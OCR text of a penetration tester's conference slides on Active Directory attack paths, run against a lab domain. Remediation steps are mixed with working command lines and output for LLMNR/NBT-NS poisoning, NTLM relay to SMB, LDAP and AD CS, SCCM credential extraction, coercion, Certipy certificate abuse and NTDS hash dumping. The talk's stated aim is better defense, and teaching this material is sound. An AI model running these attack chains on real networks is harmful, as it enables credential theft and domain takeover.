Only YOU Can Prevent Forest Fires: Examining Active Directory as a Penetration Tester

By: Alex Martirosyan
@almartiros

PS>whoami

- IT Auditor -> Penetration Tester
- Interested in intersection between mathematics and cybersecurity
  - Hint: Graph Theory
- 5+ years in cybersecurity and specialize in AD Assessments
- Slides will be posted on GitHub (@almart)

Agenda

- Understanding Active Directory from an offensive lens
- History of attacks against AD and penetration testing
- Common top attack paths against AD today (with examples)
- Exploring recent hybrid based attacks
- Recommendations and future considerations

Active Directory Overview

- Started in 1999 and stores **information** in a directory
- This **information** is then accessible by users in the network
- Uses standard Microsoft practices to ensure backwards compatibility
- Our TTP’s have not changed much over the years…


Operations Perspective

- Active Directory provides the ability to scale and centralize
- We can be as creative as we want with group policy and managing identities
- Security and configurations are managed by YOU
- Scheme and layout is determined by YOU

Ranging Maturity

- One forest and root domain model
- Default Domain Policy where security is pushed out
- Abstracted ideas/concepts how domain is managed
- IT wears many hats
- Multiple forests and domains with various trusts
- Each domain, based on risk is provided security configurations
- Still deal with same TTP’s
- Most are now Hybrid

Management of AD



WARNING: HOT TAKE

- AD is not a doomed technology and the cloud will not save us
- Many of the issues have been “solved” technically
- AD misconfigurations/attacks are not “hard” to remediate

Offsec - Understand Limitations

- Penetration tests targeting AD should be distinguished:
  - Testing via C2 on dedicated endpoint?
  - Testing via Kali Linux VM/Dropbox/etc?

- Should be following “assumed breach” methodology”
  - Given scenario can increase accuracy or efficiency
  - Both are VALID

- <u>Goal</u>: Identify as many attack paths (QA) and make defense better

Cookie Cutter Penetration Test

TTP #1: MITM Attacks

Default service permissions and configuration settings: Insecure legacy protocols/services	▪ **Determine if LLMNR and NetBIOS are required for essential business operations.** › If not required, **disable LLMNR and NetBIOS** in local computer security settings or by group policy.
Default service permissions and configuration settings: Insecure SMB service	▪ **Require SMB signing** for both SMB client and server on all systems.[25] This should prevent certain adversary-in-the-middle and pass-the-hash techniques. For more information on SMB signing, see Microsoft: Overview of Server Message Block Signing . [35] **Note**: Beginning in Microsoft Windows 11 Insider Preview Build 25381 , Windows requires SMB signing for all communications.[36]

NSA and CISA Red and Blue Teams Share Top Ten Cybersecurity Misconfigurations | CISA

TTP #1: MITM

- Classic Responder usage to poison insecure name resolution protocols
- LLMNR / NBT-NS / mDNS are all examples of these defaults
- Tagged typically as “Informational” by vulnerability scanners
- Should be your penetration testers best friend, used to relay and harvest credentials
- All **<u>3 require different remediation steps</u>**

This PC

File Computer View

\\housec.local\D$

Search This PC

Quick access
- Desktop
- Downloads
- Documents
- Pictures
- Music
- Tools
- Videos

OneDrive - Personal

This PC

Network

Folders (7)

3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos

Devices and drives (2)

Local Disk (C:)
34.1 GB free of 79.3 GB

DVD Drive (D:)

9 items

root@kali: /opt/logs


File Actions Edit View Help


```
[Oct 06, 2023 - 20:37:53 (EDT)] exegol-Demo /workspace # responder -I eth0 -Pvw
```

[0] 0:zsh*

Insecure Name Resolution - LLMNR Fix

- LLMNR can be disabled via Group Policy:
  - **Computer Configuration -> Administrative Templates -> Network -> DNS Client -> Enable Turn Off Multicast Name Resolution policy by changing its value to Enabled**





Insecure Name Resolution - NBT-NS Fix

- NBT-NS can be disabled via PowerShell cmdlet, pushed via GPO:


```
$regkey = "HKLM:SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces"
Get-ChildItem $regkey |foreach { Set-ItemProperty -Path "$regkey\$($_.pschildname)" -Name NetbiosOptions -Value 2 -Verbose}
```

```
PS C:\Windows\system32> $regkey = "HKLM:SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces"
PS C:\Windows\system32> Get-ChildItem $regkey |foreach { Set-ItemProperty -Path "$regkey\$($_.pschildname)" -Name NetbiosOptions -Value 2 -Verbose}
VERBOSE: Performing the operation "Set Property" on target "Item:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces\Tcpip_{1ded0efb-d394-4440-a652-3bdcfeb651a8} Property: NetbiosOptions".
VERBOSE: Performing the operation "Set Property" on target "Item:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces\Tcpip_{54b31d7e-36bf-4bbe-9ab2-106a939cd78c} Property: NetbiosOptions".
VERBOSE: Performing the operation "Set Property" on target "Item:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces\Tcpip_{82d00445-1aae-424b-98e1-9f57b24a6942} Property: NetbiosOptions".
PS C:\Windows\system32>
```

Insecure Name Resolution - mDNS Fix

- mDNS can be disabled via PowerShell cmdlet, pushed via GPO:

```
set-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters\" -Name EnableMDNS -Value 0 -Type DWord
```



[mDNS - The informal informer | f20]

But wait there’s more!

- Ipv6 is usually missed in these discussions, another default!
- Latest version of Responder already does this
- Pretender/mitm6 are great options to test!
- Extra: WPAD/DNS Hijacks/Arp Spoofing/etc.

root@kali: /opt/logs

File Actions Edit View Help

```
[Oct 06, 2023 - 20:58:48 (EDT)] exegol-Demo /workspace # mitm6 -i eth0 -d houston.local
```

TTP #2: NTLM Relay

Work In Progress

client session signing		server session signing						server EPA				
		SMB1	HTTP	SMB1	SMB2	LDAP	SMB1/2 / LDAP	LDAPS	HTTPS	LDAPS	HTTPS	LDAPS / HTTPS
		"disabled"	"not supported"	"enabled"	"not required"	"None"	"required"	"Never"	"Off"	"When supported"	"Accept"	"Always / Required"
SMB1	"disabled"	✓	✓	✓	✓🍎	✓💥	✗	✗ (ntlmrelayx?)	✓	✓	?	✗
HTTP	"not supported"	✓	✓	✓	✓🍎	✓	✗	✓	✓	✓	?	✗
HTTP	"supported" (WebDAV and other Microsoft clients)	✓	✓	✓	✓🍎	✓	✗	✓	✓	✗	?	✗
SMB1	"enabled"	✓	✓	✓	✓🍎	✓💥	✗	✗ (ntlmrelayx?)	✓	✗	?	✗
SMB2	"not required"	✓	✓	✓	✓🍎	✓💥	✗	✓💥	✓	✗	?	✗
SMB1	"required"	✓	✓	✓	✗ (ntlmrelayx?)	✓💥	✗	✗ (ntlmrelayx?)	✓	✗	?	✗
SMB2	"required"	✓🌿🍎	✓🌿🍎	✓🌿🍎	✓🌿🍎	✓💥🌿🍎	✗	?	✓🌿🍎	✗	?	✗

@_nwodtuhs

- ✗ *it doesn't work*
- ✓ *it works*
- 🍎 *enabling SMB2 support is needed (`-smb2support`)*
- 🌿 *disabling multirelay (`--no-multirelay`) is needed (having only one target (`-t`) does that automatically)*
- 💥 *exploiting CVE-2019-1040 (`--remove-mic`) is needed (for unpatched targets only) or NTLMv1 (doesn't support MIC)*
- * *needs testing and/or confirmation*

✗ (ntlmrelayx?) *ntlmrelayx seemed faulty, needs to be tried again with network analysis*

Relay - The Hacker Recipes

SMB Relay

```
[*] Windows Server 2016 Datacenter 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
[*] Windows Server 2016 Datacenter 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
[*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
[*] Windows 10.0 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
[*] Windows 10.0 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
```

```
ntlmrelayx -t 192.168.56.22 -smb2support
```

SMB Relay Impact

- Local credential dumping if they are an admin
- SOCKS session proxies to impersonate the user

```
[*] Authenticating against smb://192.168.56.22 as NORTH.SEVENKINGDOMS.LOCAL/EDDARD.STARK SUCCEED
[*] Target system bootKey: 0x15ecda73cdc97dc4be9126fb52d80a84
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:58f8e0214224aebc2c5f82fb7cb47ca1:::
snaplabs:1008:aad3b435b51404eeaad3b435b51404ee:906e0e817f7de19ecf6dca8fca35027d:::
[*] Done dumping SAM hashes for host: 192.168.56.22
```

TTP #3 Lateral Movement - LAPS

- Please implement the Local Administrator Password Solution (LAPS)
  - Intune also supports LAPS

- If you have implemented, you need still validate the policy
  - Many scenarios where backdoor/shadow IT accounts are forgotten
  - LAPS by default only manages the SID 500 local account
  - LAPS is meant to safeguard the built-in local admin account

LDAP Relay

```
[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /houston
[*] HTTPD(80): Connection from 192.168.56.11 controlled, attacking target ldaps://192.168.56.12
[*] HTTPD(80): Client requested path: /houston
[*] HTTPD(80): Authenticating against ldaps://192.168.56.12 as ESSOS.LOCAL/JORAH.MORMONT SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Attempting to create computer in: CN=Computers,DC=essos,DC=local
[*] Adding new computer with username: THEKKEWP$ and password: !y*!B>nSmg8Q.4B result: OK
```

```
ntlmrelayx -t 'ldaps://192.168.56.12' --delegate-access
```

LDAP Relay Impact

- Domain enumeration including AD CS, users, groups, password policy, etc.

- Manipulate or add objects to the domain
  - If we relay an Admin, we can create/add ourselves to DA
  - Abuse Kerberos protocol to become “local” admin

- By default the built-in Authenticated Users group can add up to ten machine accounts

Add workstations to domain

Article • 01/17/2023 • 9 contributors

Feedback

Best practices

- Configure this setting so that only authorized members of the IT team are allowed to add devices to the domain.

Location

Computer Configuration\Windows Settings\Security Settings\User Rights Assignment\

Default values

By default, this setting allows access for Authenticated Users on domain controllers, and it isn't defined on stand-alone servers.

The following table lists the actual and effective default policy values for the most recent supported versions of Windows. Default values are also listed on the policy's property page.

Server type or GPO	Default value
Default Domain Policy	Not Defined
Default Domain Controller Policy	Not Defined
Stand-Alone Server Default Settings	Not Defined
Domain Controller Effective Default Settings	Authenticated Users
Member Server Effective Default Settings	Not Defined
Client Computer Effective Default Settings	Not Defined

TTP #4 SCCM Network Access Accounts

```
python3 sccmhunter.py find -u Administrator -p 'IeNgooV3daegeFae' -d sccmlab.local  -dc-ip '10.10.0.100'
```

```
                                                                                                    (
                                    888                         d8                                   \
dP"Y  e88'888  e88'888 888 888 8e  888 ee  8888 8888 888 8e   d88    ,e e,  888,8,                  )
88b  d888  '8 d888  '8 888 888 88b 888 88b 8888 8888 888 88b d88888 d88 88b 888 "    ##──────────→
Y88D Y888   , Y888   , 888 888 888 888 888 Y888 888P 888 888  888   888   , 888                    )
,dP   "88,e8'  "88,e8' 888 888 888 888 888  "88 88"  888 888  888    "YeeP" 888                   /
                                                                                                   (
                                                                  v0.0.2
                                                                  @garrfoster



08:33:38 PM] INFO     [!] First time use detected.
08:33:38 PM] INFO     [!] SCCMHunter data will be saved to /root/.sccmhunter
08:33:38 PM] INFO     [+] Found System Management Container. Parsing DACL.
08:33:39 PM] INFO     [*] Querying LDAP for published Management Points
08:33:39 PM] INFO     [+] Found 1 site servers in LDAP.
08:33:39 PM] INFO     [*] Searching LDAP for anything containing the strings 'SCCM'or 'MECM'
08:33:39 PM] INFO     [*] Found 2 total potential site servers.
08:33:39 PM] INFO     [+] Results saved to /root/.sccmhunter/logs/sccmhunter.log
```

SCCM Abuses

- Create a machine account and get the NAA policy
- Decrypt the credentials offline and most likely compromise domain

```
[08:36:23 PM] INFO     Found targets from logfile.
[08:36:26 PM] INFO     [+] Found http://sccm.sccmlab.local/ccm_system_windowsauth
[08:36:26 PM] INFO     [+] Found http://sccm.sccmlab.local/ccm_system/
[08:36:26 PM] INFO     [-] sccmsql.sccmlab.local doesn't appear to be a SCCM server.
[08:36:26 PM] INFO     [*] User selected auto. Attempting to add a machine account then request policies.
[08:36:27 PM] INFO     [+] DESKTOP-9HR35O8T$ created with password: j2ZNr3vh2HyO
[08:36:27 PM] INFO     [*] Atempting to grab policy from sccm.sccmlab.local
[08:36:28 PM] INFO     [*] Waiting 10 seconds for database to update.
[08:36:38 PM] INFO     [+] Done.. decrypted policy dumped to /root/.sccmhunter/logs/loot/sccm_naapolicy.xml
[08:36:38 PM] INFO     [*] Atempting to grab policy from sccm.sccmlab.local
[08:36:38 PM] INFO     [*] Waiting 10 seconds for database to update.
[08:36:48 PM] INFO     [+] Done.. decrypted policy dumped to /root/.sccmhunter/logs/loot/sccm_naapolicy.xml
```

garrettfoster13/sccmhunter (github.com)

xpn/sccmwtf (github.com)

SCCM Impact

- More interesting attacks via C2/beacon with SharpSCCM (Push)

```
Command Prompt
C:\Users\MALDEV01>C:\Users\MALDEV01\Desktop\Tools\sccm_decrypt.exe  89130000FCB14514E09B5AA64CAB08F2AF0E9FD7424FA345C687
3E8A0D91D1506BCA8F017DF206F06B0DD5E1140000002000000028000000036600000000000000D5134017AD864E9ACFA56AAEBD0AC31833201EF3807B
E715B2A3D7322EB6BBD22E5EDD663E81C90D
SCCMLAB\sccmnaa

C:\Users\MALDEV01>C:\Users\MALDEV01\Desktop\Tools\sccm_decrypt.exe  89130000F967EFFBF6914D58EAD43205962C3571576BDB3B518A
1A2B4DB48D09E27CC7E2EF9C1D9D2CA86B1A140000001A000000200000000036600000000000056ED99F46F348EAB4CAFCA3EEFA16764263FF544AAB4
F48398AD9B7181BB21620074
eePha8Thaeru

C:\Users\MALDEV01>
```

[SCCM Exploitation: The First Cred Is the Deepest II w/ Gabriel Prud'homme | 1-Hour - YouTube]

AD CS Relay

http://192.168.56.23/certsrv/default.asp

Search...

Microsoft Active Directory ...

Microsoft Active Directory Certificate Services -- ESSOS-CA

Home

Welcome

Use this Web site to request a certificate for your Web browser, e-mail client, or other program. By using a certificate, you can verify your identity to people you communicate with over the Web, sign and encrypt messages, and, depending upon the type of certificate you request, perform other security tasks.

You can also use this Web site to download a certificate authority (CA) certificate, certificate chain, or certificate revocation list (CRL), or to view the status of a pending request.

For more information about Active Directory Certificate Services, see Active Directory Certificate Services Documentation.

Select a task:

- Request a certificate
- View the status of a pending certificate request
- Download a CA certificate, certificate chain, or CRL

TTP #5 NTLM Coercion

```
      _____
     / ___/___  ___  _____________  _____
    / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
   / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4.1-blackhat-edition
   \____/\____/\___/_/   \___/\___/_/       by @podalirius_

Password:
[info] Starting coerce mode
[info] Scanning target 192.168.56.12
[+] SMB named pipe '\PIPE\efsrpc' is accessible!
   [+] Successful bind to interface (df1941c5-fe89-4e79-bf10-463657acf44d, 1.0)!
      [!] (RPC_S_ACCESS_DENIED) MS-EFSR—>EfsRpcAddUsersToFile(FileName='\\10.9.254.6\EeYW31FY\file.txt\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? C
      [!] (RPC_S_ACCESS_DENIED) MS-EFSR—>EfsRpcAddUsersToFile(FileName='\\10.9.254.6\QWc9rWUU\\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? C
      [!] (RPC_S_ACCESS_DENIED) MS-EFSR—>EfsRpcAddUsersToFile(FileName='\\10.9.254.6\MEZ5Xzw5\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? C
      [!] (RPC_S_ACCESS_DENIED) MS-EFSR—>EfsRpcAddUsersToFile(FileName='\\10.9.254.6@80/1nE\file.txt\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? C
      [!] (RPC_S_ACCESS_DENIED) MS-EFSR—>EfsRpcAddUsersToFileEx(FileName='\\10.9.254.6\Share\file.txt\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? C
      [!] (RPC_S_ACCESS_DENIED) MS-EFSR—>EfsRpcAddUsersToFileEx(FileName='\\10.9.254.6\Share\\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? C
      [!] (RPC_S_ACCESS_DENIED) MS-EFSR—>EfsRpcAddUsersToFileEx(FileName='\\10.9.254.6\Share\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? C
      [+] (ERROR_BAD_NETPATH) MS-EFSR—>EfsRpcDecryptFileSrv(FileName='\\10.9.254.6\OmKEAR3c\file.txt\x00')
```

```
coercer coerce -d "essos.local" -l 10.9.254.6 -t 192.168.56.12 -u 'THEKKEWP$'
```

```
ntlmrelayx -t https://192.168.56.23/certsrv/default.asp --adcs --template DomainController
```

```
[*] Authenticating against http://192.168.56.23 as ESSOS/MEEREEN$ SUCCEED
[*] SMBD-Thread-7: Connection from 192.168.56.12 controlled, but there are no more targets left!
[*] SMBD-Thread-8: Connection from 192.168.56.12 controlled, but there are no more targets left!
[*] SMBD-Thread-9: Connection from 192.168.56.12 controlled, but there are no more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 5
[*] Base64 certificate of user MEEREEN$:
MIIRvQIBAzCCEXcGCSqGSIb3DQEHAaCCEWgEghFkMIIRYDCCB5cGCSqGSIb3DQEHBqCCB4gwggeEAgEAMIIHfQYJKoZIhvcNAQcBMBwGCiqGSIb3DQ
```

TTP #6 AD CS Abuse

- Seen in about 80-90% of environments during a PT
  - ESC8 (web enrollment) and ESC1 (enrollee supplies subject)

- NTLM based attacks are still dominating AD

- Low effort to abuse and attack to instantly become tier 0

Dangers of Web Enrollment

```
Certificate Authorities
  0
    CA Name                             : ESSOS-CA
    DNS Name                            : braavos.essos.local
    Certificate Subject                 : CN=ESSOS-CA, DC=essos, DC=local
    Certificate Serial Number           : 36B3EA6F4EF3F08246DA6E47BDD4DE80
    Certificate Validity Start          : 2023-02-02 14:36:32+00:00
    Certificate Validity End            : 2028-02-02 14:46:31+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : ESSOS.LOCAL\Administrators
      Access Rights
        ManageCertificates              : ESSOS.LOCAL\Administrators
                                          ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
        ManageCa                        : ESSOS.LOCAL\Administrators
                                          ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
        Enroll                          : ESSOS.LOCAL\Authenticated Users
    [!] Vulnerabilities
      ESC6                              : Enrollees can specify SAN and Request Disposition is set to Issue. Does not work after May 2022
      ESC8                              : Web Enrollment is enabled and Request Disposition is set to Issue
```

Meet Certipy

```
cat mereen.pfx.b64 | base64 -d > crt.pfx
certipy auth -pfx crt.pfx -dc-ip '192.168.56.12'
```

```
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Using principal: meereen$@essos.local
[*] Trying to get TGT ...
[*] Got TGT
[*] Saved credential cache to 'meereen.ccache'
[*] Trying to retrieve NT hash for 'meereen$'
[*] Got hash for 'meereen$@essos.local': aad3b435b51404eeaad3b435b51404ee:14c8ea2172c1bc7f44d58008a4ee0ed5
```

Become a Domain Controller

```
[*] Windows Server 2016 Datacenter 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
[+] essos.local\meereen$:14c8ea2172c1bc7f44d58008a4ee0ed5
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[+] Dumping the NTDS, this could take a while so go grab a redbull...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:54c19e737b77ce2ad0688ddc305fff35:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
snaplabs:1008:aad3b435b51404eeaad3b435b51404ee:906e0e817f7de19ecf6dca8fca35027d:::
```

ESC1 Impersonate Any User


```
Certificate Name Flag                : EnrolleeSuppliesSubject
Enrollment Flag                      : None
Private Key Flag                     : 16777216
                                       65536
Extended Key Usage                   : Client Authentication
Requires Manager Approval            : False
Requires Key Archival                : False
Authorized Signatures Required       : 0
Validity Period                      : 1 year
Renewal Period                       : 6 weeks
Minimum RSA Key Length               : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights                : ESSOS.LOCAL\Domain Users
  Object Control Permissions
    Owner                            : ESSOS.LOCAL\Enterprise Admins
    Full Control Principals          : ESSOS.LOCAL\Domain Admins
                                       ESSOS.LOCAL\Local System
                                       ESSOS.LOCAL\Enterprise Admins
    Write Owner Principals           : ESSOS.LOCAL\Domain Admins
                                       ESSOS.LOCAL\Local System
                                       ESSOS.LOCAL\Enterprise Admins
    Write Dacl Principals            : ESSOS.LOCAL\Domain Admins
                                       ESSOS.LOCAL\Local System
                                       ESSOS.LOCAL\Enterprise Admins
    Write Property Principals        : ESSOS.LOCAL\Domain Admins
                                       ESSOS.LOCAL\Local System
                                       ESSOS.LOCAL\Enterprise Admins
[!] Vulnerabilities
  ESC1                               : 'ESSOS.LOCAL\\Domain Users' can enroll, enrollee supplies subject
```

TTP #6 BloodHound - Identity Attacks

```
bloodhound.py -u 'THEKKEWP$' -d essos.local -ns '192.168.56.12'
```

```
INFO: Connecting to LDAP server: meereen.essos.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Found 11 users
INFO: Connecting to LDAP server: meereen.essos.local
INFO: Found 57 groups
INFO: Found 1 trusts
